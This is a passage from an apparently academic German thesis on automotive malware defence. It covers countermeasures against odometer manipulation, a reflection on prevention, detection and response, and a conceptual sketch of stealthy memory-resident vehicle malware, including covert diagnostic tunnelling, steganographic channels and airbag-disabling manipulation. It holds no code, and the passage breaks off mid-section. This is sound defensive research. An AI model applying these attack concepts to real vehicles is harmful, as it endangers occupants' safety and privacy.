Der Großteil der *Vorfälle* von Kilometerstandsmanipulation kann unter Einbeziehung des erweiterten automotiven Angreiferspektrums (Abschnitt 4.1.2) *Angreifern* der Kategorie „Kriminelle Fahrzeughändler" zugeordnet werden, die beim Verkauf durch niedrigere Kilometerstände einen höheren Wert der Fahrzeuge vortäuschen. Auch die Besitzer/Fahrer von Fahrzeugen können als Angreifer auftreten, um z.B. gebrochene Leasing-Auflagen zu vertuschen oder nicht gefahrene Kilometer abrechnen zu können. Beide obigen Angreifer können hierzu auch einen Dienstleister beauftragen, falls sie selbst kein (geeignetes) Manipulationsgerät besitzen. Die zugrundeliegende *Motivation* ist folglich jeweils meist finanziell motiviert.

Im Kontext des eigentlichen technischen *Angriffs* liegen die *Schwachstellen*, die die als *Werkzeug* eingesetzte MAP-Malware ausnutzt, primär im Design des Kombiinstrumentes begründet. Dieses sieht gemäß der Analyseergebnisse offenbar Funktionen zur Kilometer-

standsmanipulation sowie gezielten Speicherzugriffen vor, deren Notwendigkeit auf Seriensteuergeräten geprüft werden sollte. Auch das offenbar erfolgte Brechen des zu ihrer Absicherung eingesetzten Seed-and-Key-Verfahrens könnte auf Schwächen im Design zurückzuführen sein (z.B. Ablegen der Algorithmen und verwendeten geheimen Schlüssel auf ungeschützten Speicherchips) – diesbezüglich lassen die o.g. Ergebnisse der Analyse jedoch keine konkreten Schlüsse zu. Als *Aktion* erfolgt eine Modifikation, die diejenigen Daten als *Ziel* haben, welche den aktuellen Kilometerstand speichern. Als *unautorisiertes Resultat* kann neben dieser Veränderung von Daten (Funktionswirkungen) als Strukturwirkung auch die Verfügbarkeit von Fahrzeugkomponenten gefährdet sein – z.B. wenn ein Fahrzeugkäufer aufgrund eines zu niedrig angezeigten Kilometerstands nicht rechtzeitig wichtige Wartungen beauftragt.

Prüfung der Ergebnisse bzgl. bestehenden Handlungsbedarfs

Ein Handlungsbedarf kann nach der Analyse der in diesem Abschnitt untersuchten Malware auch zur Vermeidung von Schäden abseits der Kilometerstandsmanipulation abgeleitet werden.

Bzgl. der als Funktionswirkung zu verzeichnenden Kilometerstandsmanipulation ist der Hersteller typischerweise nicht direkt von den resultierenden Schäden betroffen – diese tragen insbesondere betrogene Gebrauchtwagenkäufer. Auch mit Blick auf die im vorigen Abschnitt genannte mögliche Strukturwirkung einer Kilometerstandsmanipulation würden resultiere Schäden primär dem Gebrauchwagenkäufer zur Last fallen. Dennoch hat der Hersteller ein grundlegendes Interesse, solche Vorfälle möglichst zu verhindern – andernfalls könnten ihm als indirekte Folge langfristig Ansehensschäden und daraus resultierende Umsatzrückgänge entstehen. Zumindest für zukünftige Fahrzeuge sollten gebrochene Schutzvorkehrungen gegen Kilometerstandsmanipulation daher nach Bekanntwerden aktualisiert werden.

Die vorliegende Analyse ergab jedoch, dass dem Angreifer über die eingesetzten Techniken grundsätzlich beliebige Manipulationen im Gerätespeicher möglich sind – er mit den bestehenden Möglichkeiten also ebenso diverse weitere Angriffsszenarien auf dem Kombiinstrument und ggf. weiteren Steuergeräten umsetzen könnte. In der Konsequenz sollte der Hersteller die konkret bedrohten Werte identifizieren und auch die Möglichkeit darauf zielender Angriffe sowie daraus (als Funktions- / oder Strukturwirkung) resultierender Schäden in die Ableitung des Handlungsbedarfs einbeziehen.

Der identifizierte Handlungsbedarf für zukünftige, zur Speicherung des Kilometerstands eingesetzte Steuergeräte mündet in Zielsetzungen für konkrete Designänderungen.

Zumindest sollten das Verfahren zur Authentifizierung externer (Diagnose-)Geräte aktualisiert werden und geeignete Maßnahmen zur Absicherung gegen Reverse-Engineering getroffen werden. Insbesondere der Einsatz sicherer Hardware (siehe z.B. Abschnitt 2.5.3) wäre hierzu eine empfehlenswerte Maßnahme.

Grundsätzlich sollte jedoch damit gerechnet werden, dass auch verbesserte Schutzfunktionen in Zukunft ggf. erneut gebrochen oder umgangen werden könnten. Als weitere Möglichkeit einer Designänderung sollte daher geprüft werden, ob die beim Testfahrzeug identifizierten Funktionen zur Kilometerstandsanpassung sowie freier Zugriffe auf den geräteinternen Speicher aus Seriensteuergeräten grundsätzlich entfernt werden könnten. So könnte ein als Ersatzteil eingebautes Kombiinstrument alternativ auch erneut ab einem Kilometerstand von 0 weiterzählen, sofern der vorherige Stand in den Fahrzeugpapieren dokumentiert wird. Für unerlässliche Anwendungsfälle, die Zugriffsmöglichkeiten auf einzelne Speicherbereiche anderer Steuergeräte erfordern, könnten maßgeschneiderte Funktionen bereitgestellt werden, die sich nur für den jeweils erforderlichen Speicherbereich einsetzen lassen und so das Missbrauchspotential verringern.

7 Zusammenführung und Bewertung

Das vorliegende Kapitel liefert einen zusammenführenden Vergleich der in den vorangegangenen Kapiteln erzielten Ergebnisse. Ziel sind grundlegende Bewertungen durch Verallgemeinerung der in Kapitel 5 und 6 vorgeschlagenen Konzepte zur Bekämpfung der in Kapitel 1 einleitend skizzierten Bedrohungslage automotiver Malware, die in den Kapiteln 3 und 4 mit Hilfe eines breit angelegten Reviews und strukturierten Aufarbeitung konkretisiert wurde. Insbesondere soll in diesem Kontext diskutiert werden, inwieweit die vorgeschlagenen Konzepte zur Schließung bzw. Verengung der genannten Forschungslücke (bzw. zur Beantwortung der durch die Konzepte primär adressierten Forschungsfragen 3 und 4) tauglich sind. In diesem Kontext wird ebenfalls untersucht, zu welchen Lücken weiteres Forschungspotential bestehen bleibt bzw. ggf. im Verlauf dieser Arbeit neu aufgezeigt wurde.

7.1 Vergleich und Verallgemeinerung der erzielten Ergebnisse

Eine wesentliche Erkenntnis ist, dass die in dieser Arbeit behandelten Domänen der Prävention, Detektion und Reaktion nicht isoliert betrachtet und umgesetzt werden sollten, sondern in ihrer Beziehung als drei gemeinsam wirkende Verteidigungslinien der IT-Sicherheit (siehe Abschnitt 2.1.2). Die in dieser Arbeit vorgeschlagenen Konzepte, die in den Abschnitten 5.1, 5.2 und 5.3 als Teilaspekte zur Beantwortung der dritten Forschungsfrage separat behandelt wurden, werden in den drei folgenden Unterabschnitten 7.1.1 bis 7.1.3 reflektiert und miteinander in Beziehung gesetzt. Abschließend wird in Abschnitt 7.1.4 die übergreifende Integration bzw. das Management dieser Verteidigungslinien resümiert. Dies erfolgt durch Reflektion der Ergebnisse aus Kapitel 6, in welchem mit Blick auf Forschungsfrage 4 ein fahrzeugherstellerseitiges Sicherheitsmanagement als essentieller Rahmen zielgerichteter IT-Sicherheitsbestrebungen behandelt wurde.

7.1.1 Reflektion der Verteidigungslinie „Prävention“

Verallgemeinernd kann festgestellt werden, dass der (besonders im Stand der Technik und Forschung häufig fokussierten) Ebene der Prävention als erste Verteidigungslinie eine besondere Rolle zukommt. Indem über die auf dieser Ebene umgesetzten Maßnahmen ein großer Teil von Angriffen verhindert oder zumindest hinsichtlich seiner Folgen wirkungslos gehalten werden kann, projiziert sich deren Schutzwirkung direkt auf die Exponation der folgenden Verteidigungslinien der Detektion und Reaktion. Im Vergleich mit Maßnahmen der Detektion und Reaktion können präventive Maßnahmen daher im Grundsatz durchaus als wichtigste Säule ganzheitlicher automotiver IT-Sicherheitskonzepte bezeichnet werden, die bei maximaler Wirksamkeit zumindest in der Theorie die beiden nachgelagerten Verteidigungslinien erübrigt (vgl. Abbildung 48 unten).
Im Allgemeinen wird jedoch eine solche Basis für die isolierte Betrachtbarkeit der Prävention in der Praxis voraussichtlich zu keinem Zeitpunkt erzielbar sein. Beispielhafte Gründe liegen sowohl in der festgestellten Wandelbarkeit des Bedrohungsspektrums (siehe z.B. Kapitel 3 und Abschnitt 6.1), als auch darin, dass dessen komplette Abdeckung durch eine vollständige Menge präventiver Konzepte praktisch nicht erreichbar ist: Selbst unter der theoretischen Annahme, dass eine komplettumfängliche Menge technischer Konzepte verfügbar wäre, könnten wirtschaftliche Erwägungen der Fahrzeughersteller (insbesondere hinsichtlich der mit Einführung und Umsetzung verbundenen Kosten, siehe z.B. Abschnitt 2.4.1) dazu führen, dass einzelne Teilkonzepte nicht implementiert werden und verbleibende Bedrohungen ggf. durch kostengünstigere oder praktikablere Alternativen der nachgelagerten Verteidigungslinien (Detektion und Reaktion) adressiert werden.
Eine wesentliche Erkenntnis aus der kritischen Reflektion des Potentials und der Grenzen der ersten Verteidigungslinie ist somit, bei der Gestaltung ganzheitlicher und wirtschaftlicher automotiver Schutzkonzepte auch die Potentiale der weiteren Verteidigungslinien nicht ungenutzt zu lassen.

7.1.2 Reflektion der Verteidigungslinie „Detektion“

Bei einem Vergleich der zweiten Verteidigungslinie mit den restlichen kann die Bedeutung der Detektion sowohl anhand einer rückwärts- als auch vorwärtsgerichteten Projektion auf die Prävention bzw. Reaktion (als erste bzw. dritte Verteidigungslinie) bemessen werden:

Verallgemeinernd ist einerseits die Wichtigkeit festzustellen, einen möglichst großen Anteil nicht präventiv verhinderbarer Sicherheitsvorfälle im Rahmen der Detektion feststellen zu können. Andererseits ist die Detektion notwendige Voraussetzung für die Einleitung geeigneter Reaktionen.

Mit Blick auf das Spektrum möglicher Detektionskonzepte wurde in der vorliegenden Arbeit primär die Anwendbarkeit von in der Desktop-IT bereits etablierten Konzepten der Intrusion Detection diskutiert. Konkret erfolgte ein Fokus auf signaturbasierte Verfahren, über die im Allgemeinen eine höhere Erkennungsleistung mit insbesondere geringen Fehlalarmquoten erzielbar ist, was eine wichtige Anforderung für den automotiven Einsatz darstellt (Abschnitt 5.2.1). Während die in diesem Bereich bestehende Forschungslücke weiter eingeengt wurde, besteht bzgl. anderer Aspekte weiteres Forschungspotential. Einige relevante Nachteile, die besonders mit einer Fokussierung auf signaturbasierte Verfahren einhergehen, betreffen den vergleichsweise hohen Bedarf an herstellerseitigen Supportaktivitäten (z.B. Angriffsanalyse sowie Signaturerstellung und -verbreitung, siehe Abschnitte 5.2.1 und 6.1). Der Umfang dieser Erfordernisse könnte zukünftig durch vertiefende Forschung zu geeigneten Kombinationen mit anomaliebasierten Detektionsstrategien reduziert werden, die diesbezüglich Vorteile bieten. Wie im automotiven Anwendungskontext konkret mit deren inhärenten Unschärfe in ihrer Erkennungsleistung umgegangen werden kann, stellt eine besondere Herausforderung zukünftiger Forschungsaktivitäten zu dieser im Bereich der Detektion identifizierbaren, offenen Forschungsfrage dar.

Eine konsequente Berücksichtigung der Detektion bietet auch Potentiale zur Verbesserung der weiteren Verteidigungslinien. So können z.B. im Rahmen von Analysen zur Detektierbarkeit relevanter Angriffe zugehörige Charakteristiken aufgedeckt werden, anhand derer der Hersteller gleichzeitig lernen kann, wie er auch die Reaktion und ggf. Prävention entsprechender Vorfälle optimieren kann.

7.1.3 Reflektion der Verteidigungslinie „Reaktion“

Einerseits fällt den verfügbaren Möglichkeiten zur Reaktion auf z.B. malwarebasierte automotive Angriffsversuche in vielen Fällen keine wesentliche Bedeutung zu – was sowohl auf den positiven Fall einer erfolgreichen Prävention als auch den negativen Fall einer gescheiterten Detektion zutrifft. Andererseits kommt die erhebliche Bedeutung der Reaktion als letzte Verteidigungslinie im Vergleich primär dann zum Tragen, sobald ein Angriff nicht präventiv verhindert, jedoch erfolgreich detektiert werden konnte.
Bzgl. genereller Möglichkeiten der Reaktion auf zuvor detektierte Angriffe wurden im Rahmen dieser Arbeit verschiedene Strategien und Techniken identifiziert und thematisiert, die sich verallgemeinernd den drei übergeordneten Bereichen *Protokollierung*, *Benachrichtigung* und *Intervention* zuordnen lassen.

Auch im Kontext der Reaktion lassen sich offene Forschungsfragen identifizieren, deren zukünftige Beantwortung die weitere Ausgestaltung dieser dritten automotiven Verteidigungslinie vorantreiben kann. Ein essentielles Beispiel betrifft den konkreten Umgang mit den bereits thematisierten, potentiellen Negativeffekten autonomer Interventionen auf Level 3 des erweiterten Reaktionsmodells. Der in Abschnitt 5.3.5 beschriebene Entscheidungsprozess zur Auswahl autonomer Interventionen erfolgt bislang auf Grundlage allgemeiner Randbedingungen zum erkannten Vorfall, die primär die Wahrscheinlichkeit und das Ausmaß zu erwartender Safetyfolgen sowie die Zuverlässigkeit des meldenden Detektionsverfahrens mit einbeziehen. Je mehr Alternativen wirksamer Interventionsoptionen künftig zur Wahl stehen (siehe auch Abschnitt 5.3.7), desto wichtiger wird es sein, auch deren individuelle Charakteristiken in den Entscheidungsprozess mit einfließen zu lassen, u.a. um daraus eine nebenwirkungsminimierte Reaktion zu bestimmen. Dies stellt insofern eine herausfordernde Forschungsaufgabe dar, da das Ausmaß potentieller Risiken je nach betrachteter Interventionstechnik teils erheblich von den letztendlichen Einsatzbedingungen abhängen kann[33] und dafür eine automatisierbare Bestimmung bzw. zumindest Abschätzung realisierbar sein muss.

[33] Beispielsweise hängen die Risiken einer Notabschaltung des Bremsensteuergeräts (ESP/ABS etc.) in erheblichem Maße von der gegebenen Straßenführung, Witterungsbedingungen etc. ab.

Zusammenfassend sollte ein entsprechender Reaktionsauswahlprozess grundsätzlich mit erheblicher Vorsicht umgesetzt werden – insbesondere bzgl. des Umgangs mit autonomen Interventionen. Allerdings ist auch bei einem sensiblen Umgang mit verfügbaren Reaktionstechniken nicht zu erwarten, dass zukünftige automotive Intrusion-Detection/Response-Systeme in 100% der Fälle eine bzgl. der resultierenden (Neben-)Wirkungen optimale Auswahl werden erzielen können. Im Rahmen der zukünftigen Ausgestaltung dieses Prozesses sollte daher noch vertiefend untersucht werden, welches Potential eine strukturierte, nachträgliche Bewertung aufgetretener Einzelfälle bietet, um auch aus den diesbezüglichen Erkenntnissen zu lernen, wie die Reaktionsauswahl weiter optimiert werden kann.

7.1.4 Reflektion übergreifender Konzepte und Strategien

Bereits bei der vorab vorgenommenen Reflektion der Prävention, Detektion und Reaktion wurde deutlich, dass zusätzlich zu jeweils umgesetzten Maßnahmen ein übergreifendes Management automotiver IT-Sicherheit erforderlich ist, um diese drei Verteidigungslinien angemessen aufeinander abzustimmen. Insbesondere in der Integration der einzelnen Verteidigungslinien und der dazu behandelten Teilkonzepte im Rahmen eines konsequent betriebenen, übergreifenden IT-Sicherheitsmanagements werden somit die Potentiale zur Schließung bzw. Verengung der einleitend skizzierten Forschungslücke (Abschnitt 1.2) gebündelt.

Grundlegende Prozesse und Vorgehensweisen hierzu wurden in Kapitel 6 behandelt und teils anhand konkreter Beispiele illustriert. Fokussiert wurden zunächst insbesondere fortwährende Aktivitäten zur Analyse der Bedrohungslage (z.B. Recherchen, Meldeprogramme, IT-Forensik, IDS-Monitoring, Malwareanalyse, Penetrationstests) und zur Verbesserung des Sicherheitsniveaus (z.B. Rückruf, Fernadministration, Änderungen an Folgemodellen). Aus den Erkenntnissen entsprechender herstellerseitiger Aktivitäten kann gelernt werden, wie Sicherheitsmaßnahmen auf den einzelnen Verteidigungslinien konsequent auf aktuelle Bedrohungen ausgerichtet werden können – was u.a. auch an praktischen Beispielen zur automotiven Malwareanalyse illustriert wurde.

Zusätzlich zu diesen inhaltlich zentrierten Aspekten spielen im Kontext des herstellerseitigen Sicherheitsmanagements auch Randbedingungen anderer Ebenen eine wichtige Rolle, die im Rahmen dieser Arbeit nicht vertiefend behandelt werden. So lassen sich offene Fragestellungen beispielsweise auch aus firmenpolitischen oder rechtlichen Beweggründen ableiten:

- ***Bewusstes Auslassen einzelner Verteidigungslinien:*** In Einzelfällen könnte es eine Option sein, trotz Kenntnis über eine bestehende Bedrohung darauf zu verzichten, auf einzelnen Verteidigungslinien entsprechende mögliche Maßnahmen zu treffen. Beispielsweise könnte ein Hersteller die Umsetzung präventiver Maßnahmen gegen Leistungstuning (Abschnitt 3.1.2) als verzichtbar erachten, sofern er durch verlässliche Maßnahmen zur nachträglichen Detektion sicherstellen kann, nach resultierenden (Motor-) Schäden gestellte Gewährleistungsansprüche als ungerechtfertigt zurückweisen zu können. Kritisch betrachtet könnte in einem solchen Fall jedoch das Risiko bestehen, dass hierdurch neben gewonnenen Vorteilen (z.B. finanzielles Einsparpotential des Herstellers) gleichzeitig anderweitige Nachteile resultieren – z.B. dass die Vermeidung von (teils selbstverschuldeten) Gefährdungen für die Nutzer geschwächt wird. In welchen Szenarien und unter welchen Randbedingungen einer bewussten Verlagerung automotiver IT-Sicherheitskonzepte auf die hinteren Verteidigungslinien aus neutraler Perspektive zugestimmt werden kann, ist daher ein wichtiger Punkt für die weitere Ausgestaltung des zukünftigen automotiven IT-Sicherheitsmanagements.
- ***Beachten rechtlicher Rahmenbedingungen:*** Auch eine fundierte Bewertung der behandelten Konzepte bzgl. ihrer Vereinbarkeit mit Regelungen des nationalen und internationalen Rechts kann durch die vorliegende Arbeit nicht geleistet werden (vgl. auch Hinweis zu Beginn dieser Arbeit am Ende von Seite II). Ein Beispiel, das potentielle rechtliche Herausforderungen gut illustriert ist folgendes: Ein automotives IDS hat einen mutmaßlichen Angriff auf das ESP-Steuergerät erkannt und als potentielle Intervention das vorläufige Abschalten dieses Steuergeräts bestimmt. Wird diese Reaktion angewendet, steht die ESP-Funktionalität in der Folge bei kritischen Fahrsituationen nicht zur Verfü-

gung. Im Falle eines nachfolgenden Unfalls könnten dem Hersteller Klagen drohen, da je nach Unfallhergang mit einer verfügbaren ESP-Funktion i.d.R. geringere Schäden aufgetreten wären. Wird die Reaktion hingegen nicht angewendet (z.B. da das meldende Detektionsverfahren eine hohe FPR aufweist) und liegt kein Fehlalarm vor, können die Folgen des vermuteten Angriffs ggf. ungehindert wirksam werden. Auch in solchen Fällen könnten dem Hersteller Klagen drohen, da eine verfügbare und grundsätzlich wirksame Gegenmaßnahme nicht angewendet wurde.

7.2 Reflektion der Gefahr automotiver Versionen der „Zecke“

Eine wesentliche Frage zum betrachteten Kontext dieser Arbeit ist, ob und wie sich die im Desktop-IT-Bereich vielfach beobachtbaren Malwaretrends zukünftig auch in der automotiven IT-Domäne wiederholen bzw. fortsetzen könnten. Wie verschiedene der im Rahmen dieser Arbeit durchgeführten Untersuchungen zeigen, bergen auch automotive IT-Systeme heute und vermutlich auch zukünftig Schwachstellen, die für unautorisierte Eingriffe ausnutzbar sind. Bei gegebener Bedrohungslage (d.h. der Existenz von Angreifern mit gegebener Motivation, Ausstattung und technischem Know-How) könnten Malwarebedrohungen zukünftig auch in der Praxis vermehrt für automotive IT-Systeme zunehmend relevant werden.
Je nach dem Grad der Angreifermotivation und den hierzu investierten Ressourcen könnte dies sogar die charakteristischen Strategien für den Bereich der Desktop-IT vorgestellten „Zecke“ umfassen, die bereits zunehmend auch in der Praxis bei professionell durchgeführten Angriffen zu beobachten sind (Abschnitt 1.1.1). Beispielhaft vorstellbare Funktionsweisen einer potentiell als Malicious automotive Software (MAS) realisierbaren, automotiven Version der „Zecke“ werden in den folgenden Unterabschnitten skizziert, bevor abschließend verbleibende Gegenmaßnahmen diskutiert werden.

7.2.1 Potentielle Infektionswege

Während das Einspielen unautorisierter Software über für Softwareupdates vorgesehene Schnittstellen zunehmend wirksam unterbunden wird (vgl. Abschnitt 2.5.1), besteht auch die Möglichkeit, dass Angreifer stattdessen anderweitige Optionen identifizieren und sich zu Nutze machen. Bereits beobachtbare Beispiele sind diagnoseseitige Befehle zum Beschreiben des Gerätespeichers (siehe Abschnitt 6.4.3) oder direktes Beschreiben entsprechender (ggf. temporär herausgelöster) Speicherbausteine. Wirksamer verhindert werden könnte dies in Zukunft durch weitere Verbesserungen der präventiven Schutzkonzepte wie z.B.:

- überarbeitete Authentifizierungsverfahren für kritische (Diagnose-) Befehle
- signaturbasierte Code-Integritätschecks für Softwareupdates ausweiten auf Überprüfungen des Codes bei jedem Systemstart (z.B. mit hardware-unterstützten Mitteln des Trusted Computings, vgl. Abschnitt 2.5.3).

Es bleibt jedoch das Problem, dass auch die vielfältige, zulässige Anwendungssoftware Schwachstellen vorweisen kann, die sich ebenfalls zum Einschleusen beliebigen Codes ausnutzen lassen. Teils können entsprechend bekannt gewordene Programmierfehler erst nach Bekanntwerden einzeln geschlossen werden, während ein genereller, präventiver Schutz für dieses Problem schwieriger zu erzielen ist. Entsprechende Exploits, die auch bei der Desktop-IT-Zecke für die initiale Infektion betrachtet wurden, ermöglichen i.d.R. eine direkt aus dem flüchtigen Arbeitsspeicher erfolgende Ausführung und nicht-persistente Speicherung des Schadcodes. Auf dieser Ebene würden die o.g. präventiven Schutzmaßnahmen gegen eine entsprechend eindringende automotive „Zecke“ i.d.R. nicht mehr greifen. Dies wird durch den folgenden exemplarischen Ablauf einer Infektion illustriert:

- Fahrzeug-/Gerätestart:
  - Zielgerät überprüft Integrität und Authentizität des Anwendungs-Codes
  - Zielgerät startet den (verifizierten) Code
- Zielgerät arbeitet normal (EVA-Prinzip: Eingabe → Verarbeitung → Ausgabe)
- Angreifer sendet manipulierte Eingaben, triggert vorhandene Schwachstelle
  - Schadcode kommt im Arbeitsspeicher des Zielgeräts zur Ausführung
- Zielgerät arbeitet weiter mit zusätzlicher Schadfunktion (Abschnitt 7.2.3)
- Fahrzeug-/Gerätestop: Zielgerät (inkl. RAM) stromlos, Malware geht verloren
- Fahrzeug-/Gerätestart (siehe oben)

Während mittels einer direkt im Arbeitsspeicher erfolgenden Infektion einige Schutzvorkehrungen umgangen werden können (s.o.) scheint ein Aufrechterhalten der nicht-persistenten Speicherung für den Angreifer auf den ersten Blick einen erheblichen Nachteil darzustellen – denn wie oben skizziert würde nach jedem Neustart des Zielgeräts bei Bedarf eine äquivalent erfolgende Neuinfektion erforderlich. Diese Tatsache relativiert sich jedoch z.B. angesichts der Möglichkeit, dass er die manipulierten Eingaben auch automatisiert einleiten könnte, etwa über andernorts positionierte Malware (z.B. MAH, MAP). Hinzu kommt, dass insbesondere in der Karosseriedomäne (siehe Abbildung 11) i.d.R. auch Steuergeräte existieren, die auch nach Ausschalten der Zündung und Verschließen des Fahrzeugs nicht gänzlich ausgeschaltet werden[34] und potentiell über längere Zeit von nicht-persistentem Schadcode befallen sein könnten.

7.2.2 Potentielle Tarnungseigenschaften

Gemäß der beschriebenen Charakteristik der für die Desktop-IT diskutierten / untersuchten „Zecke“ (Abschnitte 1.1.1 und 2.3.3) wären auch von einer automotiven Version einer solchen Malware intensive Tarnungsvorkehrungen zu erwarten. Nach der Infektion einer ECU wären somit wesentliche Grundeigenschaften der Zecke:

- Ausschließliches Vorliegen des Codes im flüchtigen Arbeitsspeicher (s.o.)
- Die ECU inkl. allen ihren Diensten bleiben für das Restsystem erreichbar
  - Ggf. jedoch (nicht offensichtliche) schadhafte Änderungen ihrer Funktion
- Ausschließliche Nutzung gerätetypischer technischer Mittel und Protokolle
  - Zur Erzielung der Schadwirkungen (nur auf regulär beeinflussbare Aktoren, ECUs, ...)
  - Für ein- / ausgehende Kommunikation mit dem Angreifer (Befehle, Antworten etc.)

Für die letztgenannte getarnte Kommunikation mit dem Angreifer (oder einem ebenfalls in seiner Kontrolle befindlichen System) gibt es verschiedene Möglichkeiten:

Tunneln in Diagnoseprotokolle: Ein vergleichsweise einfach realisierbares Beispiel für eine bidirektionale Kommunikationsverbindung wäre das Tunneln durch (grundsätzlich zulässige) Diagnoseprotokolle. Zwar wäre es technisch teils möglich, dass das infizierte Gerät hierzu eigene Sitzungen initiiert – hierdurch könnte jedoch Verdacht z.B. netzwerkbasierter IDS erregt werden, insbesondere da dies typischerweise ausschließlich vom Bus der Diagnoseschnittstelle aus erfolgt. Ein bzgl. der Tarnung konsequenteres Vorgehen des Angreifers wäre es demnach, die „Zecke“ auf eingehende Diagnoseanfragen warten zu lassen und diese als Tunnel zu nutzen, sofern sich der Tester als Angreifer zu erkennen gibt.

Steganographische Einbettung in bestehende Ein-/Ausgaben: Als eine besser getarnte Kommunikationsstrategie wäre auch die steganographische Einbettung in bestehende Ein- / Ausgaben (vgl. Abschnitt 2.3.3) auf das Automobil übertragbar. Hierzu können grundsätzlich ebenfalls bestehende Diagnoseverbindungen zum infizierten Gerät verwendet werden (siehe Vorabschnitt). Darüber hinaus können aber auch diverse weitere Ein- und Ausgaben des Geräts verwendet werden, was je nach Kommunikationsrichtung z.B. so erfolgen könnte:

- Befehle an die Zecke: Einbettung in eingehende Kommunikation
  - in digitale Inhalte regulär durch die (infizierte) ECU verarbeiteter Busnachrichten
  - in Inhalte sonstiger regulärer Busnachrichten am selben Bus (passiver Lesezugriff)
  - in analoge Eingangssignale (z.B. als leichte Variation von Sensorwerten)
- Antworten der Zecke: Einbettung von in ausgehende Kommunikation der ECU
  - in digitale Inhalte regulär durch die (infizierte) ECU versendeter Busnachrichten
  - in analoge Ausgaben der ECU (z.B. leichte Variation der Blinkerintervalle)

7.2.3 Potentielle Schadfunktionen

Ergänzend zu ihren Tarnungsfunktionen könnte eine automotive „Zecke“ auch ein breites Spektrum von Schadfunktionen bereitstellen. Über diese könnte der Angreifer diverse funktionale Schadwirkungen erzielen, die er je nach seiner zugrundeliegenden Motivation sowie der Art des gewählten Ziel-/Wirtssystems gestalten könnte.

[34] Dies gilt z.B. für Geräte, die Fernsteuerungssignale entgegennehmen sollen (für Zentralverriegelung, Standheizung etc.) oder daraufhin ausgelöste Aktionen umzusetzen haben.

Als wesentliche Grundlage hierfür könnte die „Zecke“ dem Angreifer ein breites Spektrum von Zugriffen auf diverse Ressourcen des infizierten Zielsystems zur Verfügung stellen. Dies umfasst potentiell unautorisierte Lese/Schreibzugriffe auf z.B.:

- Speicherbereiche (flüchtige und nichtflüchtige wie z.B. RAM und Flash)
- Kommunikationsverbindungen (analoge und digitale Ein- und Ausgaben)
- Laufende Prozessaktivitäten (z.B. Starten/Beenden von Threads)

Bzgl. der nutzbaren Zugriffe können sich jedoch auch praktische Einschränkungen ergeben z.B. auf Grund…

- physikalischer Einschränkungen (z.B. kein Beschreiben von ROM-Speicher oder Auslesen von Schlüsseln aus TPM-Bausteinen)
- logischer Einschränkungen (z.B. bei Vorliegen nicht unmittelbar/effektiv umgehbarer Schutzfunktionen des Systems)
- selbst auferlegter Einschränkungen (z.B. keine Inkaufnahme der Verletzung der Tarnungseigenschaften aus dem vorigen Abschnitt)

Über solche grundlegenden Zugriffsmöglichkeiten auf die infizierte ECU wären durch den Angreifer in der Folge diverse übergeordnete Angriffsstrategien realisierbar.

Schadwirkungen ohne Auswirkungen auf den laufenden Betrieb des Fahrzeugs

Zum einen könnten über eine automotive „Zecke“ Schadwirkungen umgesetzt werden, die während des normalen Betriebs für die restlichen Systeme des automotiven Gesamtsystems nicht (oder nur marginal) erfassbar sind – was ebenfalls ihrer Tarnung dient. Einige entsprechende Kategorien und Beispiele solcher Schadwirkungen sind:

Passives Ausspähen sensitiver Informationen: Ein Beispiel wäre die unautorisierte Erstellung von Profilen über das Nutzungsverhalten der Fahrzeugführer. Zur Sammlung der ggf. später auszuleitenden Informationen könnte eine automotive „Zecke“ z.B. zurückgreifen auf:

- sensitive, auf dem infizierten Gerät vorliegende Daten, z.B.:
  - gesammelte Telefonverbindungsdaten (infiziertes Telefonsteuergerät)
  - Positions-/Routendaten (infiziertes Navigationssystem)
- sensitive, von anderen Geräten gesammelte Daten, z.B.:
  - am Bus anliegende Navigationseingaben (z.B. durch infizierte Telefon-ECU)
  - am Bus anliegende Pedalwinkel (z.B. durch infizierte Lichtanlagensteuerung)

Auch einzelne aktive Manipulationen können aus Sicht anderer ECUs unerkennbar bleiben:

Manipulieren von ECU-Eingaben: Beispielsweise könnte die Malware in das infizierte System gelangende, analoge oder digitale Eingabewerte gezielt verfälschen, bevor diese an die jeweils vorgesehenen Unterprogramme weitergereicht werden. Solche Manipulationen können z.B. unerkannt bleiben, wenn deren Ergebnisse für den Rest des automotiven Gesamtsystems nicht sichtbar werden oder daran erfolgende Abweichungen nicht unmittelbar erkennbar sind. Zwei Beispiele hierfür sind:

- Manipulation der busseitig eingehenden Systemzeit zum Erzwingen verfälschter Logeinträge, die z.B. durch eine manipulationsgeschützte Teilkomponente des infizierten Zielsystems erzeugt werden (beliebige infizierte ECU)
- Ändern des analogen Sensorwerts zur Beifahrersitzbelegung auf „nicht belegt“, um die Airbagauslösung bei einem Unfall zu verhindern (infiziertes Airbagsteuergerät)

Manipulation von ECU-Ausgaben: Zudem gibt es Beispiele von (analogen und digitalen) Steuergeräteausgaben, die eine Malware unsichtbar für das automotive Restsystem manipulieren könnte. Beispiele sind:

- über Aktorik umgesetzte Ausgaben, deren physikalische Wirkung nicht über Sensorik anderer fahrzeuginterner Geräte erfasst wird (z.B. ereignisgesteuertes Abschalten der Rücklichter durch infizierte Lichtanlagensteuerung)
- digitale Ausgaben über Schnittstellen zu fahrzeugexterner Kommunikation nach außen (z.B. Versand unautorisierter E-Mails via Mobilfunkanbindung, infizierter OnBoard-PC)

Schadwirkungen mit Auswirkungen auf den laufenden Betrieb des Fahrzeugs

Weitere Schadwirkungen könnten mit schädlichen Auswirkungen auf die (nicht infizierten) Komponenten des automotiven Restsystems verbunden sein. Entsprechende Aktivitäten während des laufenden Betriebs können jedoch grundsätzlich potentielle Einschränkungen für die Tarnung der „Zecke“ (s.o.) bedeuten. Die Erfolgsaussichten einer Entdeckung solcher Malware von außerhalb der infizierten ECU (z.B. durch ein automotives NIDS) hängen jedoch zu einem großen Teil auch davon ab, ob ein schadhaftes Verhalten des infizierten Geräts hinreichend sicher festgestellt werden kann. Ein Angreifer könnte dieses Risiko hinnehmen, wenn ihm eine Entdeckung der Schadwirkung unwahrscheinlich erscheint oder zum Zeitpunkt der potentiellen Entdeckung sein Angriffsziel bereits erreicht wäre und damit eine Tarnung nicht mehr erforderlich ist. Solche, sich auf das Restsystem auswirkenden Manipulationen wären z.B.:

Manipulieren von ECU-Eingaben: Wie im Vorabschnitt erwähnt, kann es bei der Manipulation von Eingaben für bestehende Teilprogramme der infizierten ECU auch dazu kommen, dass durch die hiervon beeinflussten Resultate auch der reguläre Betrieb des restlichen automotiven Gesamtsystems beeinträchtigt wird. Ein Beispiel hierzu ist:

